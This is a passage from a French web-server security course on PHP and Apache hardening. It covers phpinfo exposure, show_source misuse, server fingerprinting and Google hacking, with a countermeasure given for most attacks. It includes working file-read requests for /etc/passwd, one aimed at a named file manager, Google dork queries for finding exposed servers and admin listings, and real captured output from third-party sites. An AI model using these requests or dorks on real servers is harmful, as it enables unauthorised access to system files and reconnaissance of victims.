'--with-zziplib=/usr' '--with-zip=/usr' '--enable-inline-optimization' '--enable-soap' '--with-gnu-ld'
	Server API CGI
	Virtual Directory Support disabled
	Configuration File (php.ini) Path /usr/local/lib/php.ini-nocache

Fonctions fournissant des informations :

- `phpinfo` : informations sur les options de compilation, la version de PHP, les variables d'environnement, les en-têtes de requête et réponse http, la licence
- `phpcredits` : affiche la liste des développeurs de PHP et de ses modules, la version de PHP.
- `phpversion` : affiche la version de PHP
- `php_logo_guid` : affiche l'ID à utiliser pour afficher le logo PHP (fonctionne uniquement si `expose_php` = on cf. 4.3)

l'instruction ci-dessous dans le fichier test.php


```
echo "<img src=\"{"$_SERVER['PHP_SELF']}\"?=", php_logo_guid(), "\" alt=\"logo\">";
```

produira le code HTML :

```

```


- `zend_version` : affiche la version du moteur zend
- `zend_logo_guid` : retourne l'ID à utiliser pour afficher le logo Zend (cf. 4.3)
- `php_uname` : informations sur le système d'exploitation

 Placer les fonctions dangereuses dans la directive `disable_functions`. Elles seront ignorées et n'interrompront pas l'exécution du code (un message d'alerte sera affiché si `error_reporting = E_ALL`).
`disable_functions = "phpinfo, phpcredits, php_uname"`

d) Afficher le code source d'un fichier PHP

Lors de la phase de déboguage la fonction `highlight_file` (ou son alias `show_source`) est parfois employée. Par exemple le fichier `source.php` ci-après affiche le code du script `bd.php`. Il permet d'obtenir un login/mot de passe pour MySQL, de voir une partie du schéma de la base et de constater que la requête SQL comporte une partie dynamique qui vient d'une variable non vérifiée reçue par la méthode GET :

```
<?php    show_source("bd.php");    ?>
```



Les programmeurs trouvent souvent plus simple de passer en paramètre le script dont ils veulent voir le code.

script `source.php`

```
<?php
show_source($_GET['fichier'])
?>
```

Dans ce cas on pourra demander tout script accessible

```
http://.../source.php?fichier=bd.php
http://.../source.php?fichier=/etc/passwd
http://.../source.php?fichier=/usr/local/lib/php.ini
```

💡 Sur un serveur en production il ne faut donner aucune information sur le code des scripts. Il faut donc ajouter `show_source` et `highlight_file` dans la directive `disable_functions`.

💡 Une bonne pratique que ces fonctions soient ou non activées est de paramétrer les chemins autorisés dans la directive `open_basedir`. Ceci permet de limiter les opérations sur les fichiers à l'arborescence indiquée. Dans l'ex. ci-dessous on ne peut accéder qu'à `/web` et `/tmp`. Attention `/web` sans le `/` final permettrait d'accéder aux arborescences commençant par `/web` : `/web`, `/web2`, ...

```
open_basedir = "/web/:/tmp/"
```

Selon la configuration du serveur il suffit de donner l'extension .phps à un script pour que son code soit affiché en couleur. Les programmeurs peuvent mettre des liens symboliques .phps vers leurs scripts php et observer le code depuis leur navigateur

```
[magali@porpin]$ ls -l
-rw-rw-r-- 1 magali magali 70 jun  3 20:07 test.php
lrwxrwxrwx 1 magali magali  8 jun  3  2006 test.phps -> test.php
```

`http://crfbtest.univ-mrs.fr/~magali/test.php`




`http://crfbtest.univ-mrs.fr/~magali/test.phps`



💡 Pour supprimer l'affichage en couleur des scripts .phps il faut commenter une ligne du httpd.conf (cette ligne n'est pas présente dans le fichier de conf par défaut).

```
# AddType application/x-httpd-php-source .phps
```

Il faut noter qu'une fois cette ligne commentée le code du script .phps apparaîtra encore car aucune information n'est donnée sur son interprétation :



💡 Pour éviter l'affichage du script .phps on peut

- soit ajouter .phps dans la liste des extensions pour le type MIME PHP

```
AddType application/x-httpd-php .php .php3 .php4 .phps
```

- soit rediriger les requêtes vers la page d'erreur

```
RedirectMatch 404 /\.phps$
```

4.10) Masquer Apache

Il est possible de masquer l'information que Apache est installé (Server : Apache) en supprimant l'information stockée dans un .h et en recompilant.

Apache 1.3 modifier les lignes ci-dessous du fichier httpd.h et recompiler

```
#define SERVER_BASEPRODUCT "Apache"
#define SERVER_BASEREVISION "1.3.34"
```

Apache 2.0 modifier les lignes ci-dessous du fichier ap_release.h et recompiler :

```
#define AP_SERVER_BASEVENDOR "Apache Software Foundation"
#define AP_SERVER_BASEPRODUCT "Apache"

#define AP_SERVER_MAJORVERSION_NUMBER 2
#define AP_SERVER_MINORVERSION_NUMBER 0
#define AP_SERVER_PATCHLEVEL_NUMBER 58
```



Il faut savoir cependant qu'une personne qui veut connaître le serveur web installé arrivera à le retrouver grâce à une technique appelée *fingerprinting*. Cette technique se base sur l'analyse des différences dans l'implémentation du protocole HTTP (réponses en cas d'erreur sur le protocole, d'erreur de méthode, de page inexistante, de méthode non permise, ...).

Voici ce qui est analysé par un pirate pour obtenir des informations sur l'architecture du serveur web :

- a) recherche du langage de script :
 - extension des fichiers (.jsp, .asp, .php)
 - cookies (PHPSESSID, JSESSIONID, ASPSESSIONID)
 - messages d'erreurs sur google pour ces pages (permet de déterminer le langage)
 - présence de briques logicielles (awstats, phpmyadmin, ...)
- b) recherche du système (Windows/Unix)
 - structure des répertoires et conventions de nommage
 - URL sensible à la casse



La sensibilité à la casse peut être supprimée en compilant Apache avec mod_speling (ce module est inclus dans la distribution) :

```
./configure --prefix=/usr/local/apache2 --enable-speling
```

Il faut ajouter une directive CheckSpelling on dans le httpd.conf.

```
<Directory /web>
    CheckSpelling on
</Directory>
```

Lorsque le fichier demandé n'est pas trouvé les noms des fichiers de tout le répertoire sont comparés avec le nom du fichier demandé. Si un fichier de même nom avec une casse différente est trouvé il est envoyé au client.

Ce module active également la recherche des fichiers ou répertoires dont le nom est proche à un caractère près de celui demandé (un caractère en plus ou en moins ou erroné). Si un fichier test.html est présent dans un répertoire alors les requêtes /Test.html, /testa.html, /tes.html et /tesu.html retourneront toutes le fichier test.html. En cas d'erreur sur le nom de fichier il est donc possible que des fichiers sensibles protégés par l'obscurité soient affichés.

Il faut noter que l'utilisation de ce module réduit les performances du serveur lorsque plusieurs corrections sont réalisées simultanément.


- c) recherche du serveur web (IIS, Apache, ...)
- Informations données par Netcraft ;
- Analyse des différences :
 - lexicales : ponctuation, casse, phrase d'explication du statut dans la réponse ;
 - syntaxiques : ordre des champs dans l'en-tête, ordre des valeurs listées pour un champ (par ex. l'ordre des méthodes dans Allow varie d'un serveur à l'autre) ;
 - sémantiques : interprétation de la requête par le serveur (champ Allow dans le cas d'une erreur 501 dans Apache, code de retour différents en cas de requête mal formée)

Requête telnet port 80	type de test	Apache/2.0.x	IIS/5
GET / HTTP/5.0	erreur protocole	400 Bad Request	200 OK
GET / xxx/1.0	erreur protocole	200 OK	400 Bad Request
GOT / HTTP/1.0	erreur méthode	Allow:GET,HEAD,... 501 Method Not Implemented	501 Not Implemented
DELETE / HTTP/1.0	méthode interdite	405 Method Not Allowed	403 Forbidden
GET /xxx.html HTTP/1.0	fichier inexistant	404 Not Found	404 Object Not Found
HEAD / HTTP/1.0	ordre des champs	Date: Server:	Server: Date:
OPTIONS * HTTP/1.1 Host: xxx.yyy.fr	méthodes supportées	Allow: GET,HEAD,POST,...	Public: OPTIONS, TRACE, GET, ...
GET / HTTP/1.0	fichier par défaut	Test Page for Apache Installation	Welcome to IIS 5.0

- prise d'empreinte avec un logiciel de fingerprinting . Ex : httpprint de net-square, gratuit pour une utilisation non commerciale, linux, mac, windows.

<http://net-square.com/httpprint/index.shtml>

Ce logiciel compare l'empreinte de la réponse du serveur avec celles de la base. Il détermine le serveur le plus proche (analyse des réponses HTTP) et fournit un score pour chaque serveur de sa base. Un fichier signature.txt téléchargeable comporte les signatures les plus récentes. Ce fichier n'est plus à jour mais il est très facile d'ajouter de nouvelles signatures (copier la signature obtenue pour des serveurs connus et l'ajouter dans le fichier texte).



💡 Il est difficile de lutter contre le *fingerprinting*, voici quelques méthodes pour le rendre un peu plus difficile et obtenir des taux de confiance moins élevés :

- altérer la bannière d'information renvoyée par le serveur web :
 - en modifiant les sources d'Apache et en recompilant ;
 - ou en utilisant ModSecurity (<http://www.modsecurity.org>) qui règle la bannière dans le fichier `httpd.conf` :

```
SecServerSignature "Unknown Server"
```
- modifier (set), ajouter (add) ou supprimer (unset) des champs dans l'en-tête de la réponse HTTP dans le `httpd.conf` lorsque `mod_headers` est installé (les champs comme `Date` ou `Server` qui sont ajoutés juste avant l'envoi de la réponse ne peuvent pas être supprimés ni modifiés) :

```
Header set nom "valeur"  
Header add Cache-Control "no-cache"  
Header unset nom
```
- Personnaliser les codes d'erreurs dans les sources d'Apache (`http_protocol.c`) avant la compilation.
- Utiliser un outil de détection d'intrusion (IDS).

Si les informations sur le serveur ne sont pas disponibles un pirate utilisera un outil de fingerprinting. Il laissera des traces qu'un outil de détection d'intrusion pourra détecter. Pour éviter ou rendre moins visible sa tentative de détection le pirate pourra lancer des sous-ensembles de tests sur une période de temps étendue.

Voici les traces laissées par l'utilisation du logiciel `httpprint` dans les logs du serveur Apache

Access log :

```
IP - - [21/Jun/2006:21:01:11 +0200] "GET / HTTP/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:11 +0200] "GET / HTTP/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:11 +0200] "OPTIONS * HTTP/1.0" 200 -  
IP - - [21/Jun/2006:21:01:12 +0200] "OPTIONS / HTTP/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:12 +0200] "GET /antidisestablishmentarianism HTTP/1.0" 404 14  
IP - - [21/Jun/2006:21:01:12 +0200] "PUT / HTTP/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:12 +0200] "JUNKMETHOD / HTTP/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:12 +0200] "GET / JUNK/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:13 +0200] "get / http/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:13 +0200] "POST / HTTP/1.0" 200 1459  
IP - - [21/Jun/2006:21:01:13 +0200] "GET /cgi-bin/ HTTP/1.0" 403 210  
IP - - [21/Jun/2006:21:01:13 +0200] "GET /scripts/ HTTP/1.0" 404 14  
IP - - [21/Jun/2006:21:01:14 +0200] "GET / HTTP/1.1" 200 1459  
IP - - [21/Jun/2006:21:01:14 +0200] "GET / HTTP/1.2" 200 1459  
IP - - [21/Jun/2006:21:01:15 +0200] "GET / HTTP/3.0" 200 1459  
IP - - [21/Jun/2006:21:01:15 +0200] "GET /.asmx HTTP/1.1" 404 14  
IP - - [21/Jun/2006:21:01:15 +0200] "GET /../ HTTP/1.0" 400 226
```

Error log :

```
[Wed Jun 21 21:02:29 2006] [error] [client IP]  
File does not exist: /web/CRFB/antidisestablishmentarianism  
[Wed Jun 21 21:02:30 2006] [error] [client IP]  
attempt to invoke directory as script: /web/CRFB/cgi-bin/  
[Wed Jun 21 21:02:30 2006] [error] [client IP] File does not exist: /web/CRFB/scripts  
[Wed Jun 21 21:02:32 2006] [error] [client IP] File does not exist: /web/CRFB/.asmx  
[Wed Jun 21 21:02:32 2006] [error] [client IP] Invalid URI in request GET /../ HTTP/1.0
```

4.11) Google Hacking

Les fonctionnalités de recherche avancée de Google permettent de restreindre le résultat des requêtes à des sites, aux titres des pages web, au texte de la page, à l'URL, etc. :

Opérateur de restriction	Recherche
intitle: <i>mot</i>	le mot dans le titre de la page (élément HTML title).
allintitle: <i>liste_de_mots</i>	les mots dans le titre de la page (l'ordre ne compte pas)
inurl: <i>mot</i>	le mot dans l'URL de la page
allinurl: <i>liste_de_mots</i>	les mots dans l'URL de la page (ignore la ponctuation .. /)
intext: <i>mot</i>	le mot dans le corps du texte de la page (élément HTML body)
inanchor: <i>site ou mot</i>	le mot ou le domaine dans les liens de la page (élément HTML A)
filetype: <i>type</i>	un type de document (xls, pdf, doc, ...)
site: <i>domaine mot</i>	le mot pour le nom de domaine du site indiqué.






Caractères spéciaux :

Caractère	Signification
+expr	prendre en compte dans la recherche les mots exclus automatiquement (et, de, http, ...) et les caractères uniques (lettre ou chiffre).
-expr	permet de restreindre les résultats de la recherche. On peut par exemple supprimer des résultats les réponses qui contiendraient le mot php dans le titre en mettant -intitle:php
~expr	rechercher le mot et ses synonymes
*	un mot ex : "un * DVD" => un lecteur DVD
"x y"	recherche les pages qui contiennent la phrase exacte x y
nb1..nb2 unite	retenir les résultats qui contiennent un nombre entre les bornes fixées. Par exemple les téléviseurs entre 100 et 300 dollars : television \$100..\$300

Il est possible de combiner les opérateurs de recherche dans la requête (par défaut Google réalise un AND entre tous les termes, les recherches « ou » sont effectuées en ajoutant l'opérateur OR ou |).


Les fonctionnalités de recherche de Google sont utilisées par des pirates pour découvrir des serveurs web vulnérables. Les exemples ci-dessous sont réels et ont été obtenus chacun en moins de 5 minutes sous Google. Les noms des sites sont masqués.

Pour éviter que la requête apparaisse dans le fichier de logs du serveur il faut consulter la page en cache de google.

Index  EGL/intranet/pdf
 Index  EGL/intranet/pdf. Name Last modified Size Description. [DIR]
 Parent Directory 27-May-2004 09:35 - [] AG_07C  11-May-2004
 11:14 82k ...
 hsa-lyo  EGL/intranet/pdf - 6k - [En cache](#) - [Pages similaires](#)


a) Informations sur le système et le serveur

- Rechercher un serveur HTTP avec les listings de répertoires

 `intitle:"index of" intext:"Apache/2*" intext:"server at"`
`intitle:"index of" intext:"Microsoft.IIS/" intext:"server at"`

Apache/2.2.4 (Unix) DAV/2 mod_ssl/2.2.4 OpenSSL/0.9.7e-p1 Server at people.apache.org Port 80

- Rechercher un serveur HTTP à partir de la page d'accueil par défaut


 `allintitle:"Test page" Apache server`
`allintitle:"welcome to IIS"`

[Welcome To IIS 4.0!](#) - [[Traduire cette page](#)]

Welcome to Microsoft® Windows NT® 4.0 Option Pack. Microsoft Windows NT 4.0 Option Pack provides enhanced Web, application, and communication services for

...
[stanford.edu/](#) - 5k - [En cache](#) - [Pages similaires](#)





- Informations système avec SysInfo

 `"Generated by sysinfo"`

General info

Current time: Sun, 26 Nov 2006 23:47:04 -0600 gmt
System uptime: 7 days 05 hours 15 minutes 35 seconds
server enviroment: Apache/2.0.54 (Win32) mod_perl/1.99_16 Perl/v5.8.6 PHP/5.0.4
Domain name: www. .com
IP adress: 24.175.123.248
Server type: HTTP/1.1CGI/1.1
Server operating system: Microsoft Windows [Version 5.2.3790]
Cpu info: 2 X x86 Family 6 Model 8 Stepping 1, GenuineIntel (Architecture: x86)
Adress webmaster: hot .y@gmail.com
Swapfile: The file c:\pagefile.sys is 1536 Mb

Running servers
Sql: Online
Http : Online
Ftp: Online
Mail: Offline

Total diskpace 77006.33 Mb			Network Statistics	Total memory 1023 Mb				
	total	Value	%		total	Value	%	
Free:	50070.28 Mb		65.02	recieved:	1404.12 Mb	Free: 728 Mb		71.16
Used:	26936.05 Mb		34.98	send:	3516.73 Mb	Used: 295 Mb		28.84

Info from current host
client browser and os: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Your ip adress: 66.249.66.172:56196

Theme: bvdsouth language & Theme: Chinese Simplified Choose page: Mainpage Apply

Generated by Sysinfo 3.6 written by The Gamblers. File last modified 24 June 2004 02:24:38 PM





- Informations système avec phpsystem



Google "Generated by phpsystem"














General Info	
System Time :	Fri Mar 2 15:40:50 EST 2007
Kernel :	Linux 2.2.24-6.2.3_vw2smp
CPU :	2 GenuineIntel Pentium III (Katmai) 596 MHz
Cache :	512 KB
Bogomips :	1189.47
Uptime :	3:40pm up 245 days, 9:53, 0 users, load average: 1.01, 0.83, 1.04

Connections			
web:	3	ftp:	0
ssh:	0	icecast:	0

Who Is Logged In							
User	TTY	From	Login	Idle	JCPU	PCPU	What


Memory : 1048088 kB			
	Total	Usage	%
Used	845376		81 %
Free	202712 kB		19 %
Buffered	259400 kB		25 %
Cached	283488 kB		27 %

Swap : 136544 kB			
	Total	Usage	%
Used	3408		2 %
Free	133136 kB		98 %

Mounts						
Mount	Size	Free	Used	Usage		%
/	486M	282M	179M			39%
/usr	988M	41M	897M			96%
/var	486M	53M	408M			89%
/tmp	197M	187M	173k			0%
/usr/local/logs	17G	7.6G	8.3G			52%
/boot	23M	11M	11M			50%
/u212	17G	8.0G	8.8G			53%
/u213	17G	8.2G	8.6G			51%
/u214	17G	9.8G	7.0G			42%
/u215	17G	6.2G	11G			63%
/u216	8.4G	713M	7.3G			91%
/u217	8.4G	71M	7.9G			99%
/staff	17G	1.3G	14G			92%

Generated by [phpSystem](#)

- Informations système avec syswatch

 "output produced by syswatch"

System Information

```
SysInfo      : xxx.yyyy
 9:56am up 4 days 3:03,  1 user,  load average: 11.70, 8.18, 6.60

OS          : BSD/OS 4.3.1
RAM         : MB (approx.)
Swap        : MB (approx.)
```

Drive Information

Filesystem	Mount	Use	Used	Avail	Size
/dev/sd0a	/	 13%	492,878K	3,367,173K	4,063,212K
/dev/sd0h	/usr	 88%	50,995,608K	7,258,501K	61,320,115K

Who, What, When

```
9:57AM up 4 days,  3:04, 1 user, load averages: 11.24, 8.14, 6.60
USER      TTY FROM                LOGIN@  IDLE WHAT
doctor    p0  tslp31              5:41AM  1:02 python sitemap_gen.py --config=con
```

Resource Information

```
load averages: 11.24, 8.14, 6.60 09:57:00
131 processes: 7 running, 123 sleeping, 1 zombie

Memory: Real: 949M/1483M Virt: 2645M/4841M Free: 354M


|
  PID USERNAME PRI NICE  SIZE  RES STATE   TIME   WCPU   CPU COMMAND
17959 root      2    0  528M  530M sleep   24:25 46.73% 46.73% python
  846 defang   2    4   60M   64M sleep  215:32 21.48% 21.48% clamd
 8708 www      2    0   22M   10M sleep    0:01 11.27%  8.20% httpd
 8983 www     14    0   22M   10M sleep    0:02 17.99%  7.62% httpd
13898 root      2    0   57M   58M sleep  141:56  5.03%  5.03% named
 4035 root      2    0   77M   36M sleep    0:24  4.79%  4.79% MailScanner
 7788 www     52    0   22M   10M run/6    0:02  4.25%  4.20% httpd
  849 defang   2    4  904K 1328K sleep  121:07  2.20%  2.20% clamav-milter
  840 root      2    0   29M   13M sleep   156:47  1.17%  1.17% mysqld
```

System messages

```
Mar 4 09:57:00 doctor sshd[9107]:
Failed password for george from 200.91.87.212 port 39823 ssh2
Mar 4 09:57:00 doctor sshd[9123]:
User news not allowed because shell /bin/false does not exist
```

Output produced by [SysWatch 1.51](#)

- Informations avec les modules mod_info et mod_status de Apache.

 inurl:server-info "apache server information"
inurl:server-status "apache server status"

Apache Server Information

[Server Settings](#), [mod_userdir.c](#), [mod_setenvif.c](#), [mod_negotiation.c](#), [mod_mime.c](#), [mod_log_config.c](#), [mod_isapi.c](#), [mod_info.c](#), [mod_include.c](#), [mod_imap.c](#), [mod_env.c](#), [mod_dir.c](#), [mod_cgi.c](#), [mod_autoindex.c](#), [mod_auth.c](#), [mod_asis.c](#), [mod_alias.c](#), [mod_actions.c](#), [mod_access.c](#), [mod_so.c](#), [http_core.c](#), [mpm_winnt.c](#), [mod_win32.c](#), [core.c](#)

Server Version: Apache/2.0.44 (Win32)
Server Built: Jan 18 2003 11:47:09
API Version: 20020903:0
Hostname/port: pub. de:80
Timeouts: connection: 300 keep-alive: 300
MPM Name: WinNT
MPM Information: Max Daemons: 64 Threaded: yes Forked: no
Server Root: C:/Programme/Apache Group/Apache2
Config File: conf/httpd.conf

Module Name: mod_userdir.c
Content handlers: none
Configuration Phase Participation: Create Server Config
Request Phase Participation: Translate Path
Module Directives:

Apache Server Status for www.net

Server Version: Apache/1.3.37 (Unix) PHP/5.2.1
Server Built: Aug 3 2006 14:08:12

Current Time: Tuesday, 27-Feb-2007 22:43:02 PST
Restart Time: Saturday, 24-Feb-2007 14:27:19 PST
Parent Server Generation: 0
Server uptime: 3 days 8 hours 15 minutes 43 seconds
Total accesses: 4531503 - Total Traffic: 108.6 GB
CPU Usage: u20526.6 s2305.14 cu4.0625 cs2.30469 - 7.9% CPU load
15.7 requests/sec - 394.1 kB/second - 25.1 kB/request
24 requests currently being processed, 34 idle servers


```
WW_WW_W_W_WW_W_W_W_WWW_W_..._W..._
.WW..._W..._W...
.....
.....
```

Scoreboard Key:
" " Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	9959	0/9474/79127	W	313.20	210	0	0.0	256.71	2015.99	219.142.250.147	www.net	GET /distributions/php-5.2.1-win32-installer.msi HTTP/1.1
1-0	13887	0/6125/45907	W	186.26	33	0	0.0	231.14	1158.20	220.195.3.170	www.net	GET /distributions/php-5.2.1-win32-installer.msi HTTP/1.1
2-0	9960	0/8367/77968	_	277.88	100	9	0.0	241.43	1913.64	196.203.174.85	www.net	GET /manual/fr/function.stats-rand-gen-t.php HTTP/1.1


b) Chercher une brique logicielle


Permet d'accéder à des informations confidentielles (logs) ou d'exploiter une vulnérabilité connue.


 `inurl:awstats -intitle:awstats`

[Statistiques de intranet.ac-nancy-m\[redacted\]](#)
Awstats - Advanced Web Statistics for intranet.ac-nancy-m[redacted]
Awstats est capable de reconnaître l'accès au site issu d'une recherche depuis les 81 ...
[intranet.ac-nancy-m\[redacted\]/awstats/general/awstats.pl](#) - 59k -
[En cache](#) - [Pages similaires](#)

[Statistiques du site fpne\[redacted\]](#)
awstats - Advanced Web Statistics for fpne[redacted]. ... **awstats**
est capable de reconnaître l'accès au site issu d'une recherche depuis les 35 ...
[repr\[redacted\]/cgi-bin/awstats.pl?site=fpnetwork](#)
[ucd\[redacted\]&year=2005&month=11&lang=1](#) - 74k -
[En cache](#) - [Pages similaires](#)

 `inurl:var_mode` (Sip)

 `"webjeff-filemanager 1.6" login`
`http://www.../index.php3?action=telecharger&fichier=/etc/passwd`

 Changer le nom de l'application et des répertoires d'accès, protéger les répertoires lorsque l'application est en accès restreint (la protection d'un répertoire par l'obscurité est insuffisante).

c) Rechercher les sites d'administration cachés grâce aux listings de répertoires

Google `intitle:Index -inurl:index intranet`












[Index \[redacted\]EGL/intranet/pdf](#)

Index [redacted]EGL/intranet/pdf. Name Last modified Size Description. [DIR]
Parent Directory 27-May-2004 09:35 - [] AG_070504.pdf 11-May-2004
11:14 82k ...

[\[redacted\]sa-lyon \[redacted\]EGL/intranet/pdf/ - 6k - En cache - Pages similaires](#)

Google `intitle:Index -inurl:index backoffice`

Index of /backoffice/pdf

Name	
 Parent Directory	2
 ARRETEPORTANTORGANI NVELLEDTPREVU.pdf	2
 CV Habib SY 03 06.doc	1
 E7604C50.pdf	2
 Site web PTB.pdf	2
 acquisition de navire pour la liaison maritime Dakar-Ziguinchor.pdf	2
 acquisition de navires pour le transport de banlieue.pdf	2
 cahier des clauses administratives generales.pdf	2
 port kaolack.pdf	2
 port saint louis.pdf	2
 port ziguinchor.pdf	2

Apache/1.3.33 Server [redacted]gouv.sn Port 80


Un clic sur « Parent Directory » affiche cet écran. Le site ci-dessus est protégé uniquement par un fichier dans le répertoire principal...

Login

Mot de passe

Lorsqu'on s'intéresse à un site en particulier on écrira :


`site:xxx.yyy.fr intitle:Index`

 Interdire le listing des répertoires (cf. 4.8), ne jamais protéger un intranet par l'obscurité, protéger tous les documents et répertoires d'un intranet.

d) Rechercher les erreurs mysql pour obtenir des informations sur le schéma

Google mysql error -intitle:error -intitle:php -forum -forums -intitle:mysql

MySQL error: Impossible de se connecter au serveur :
Too many connections



MySQL error:
Probleme lors de l'execution de la Requete :
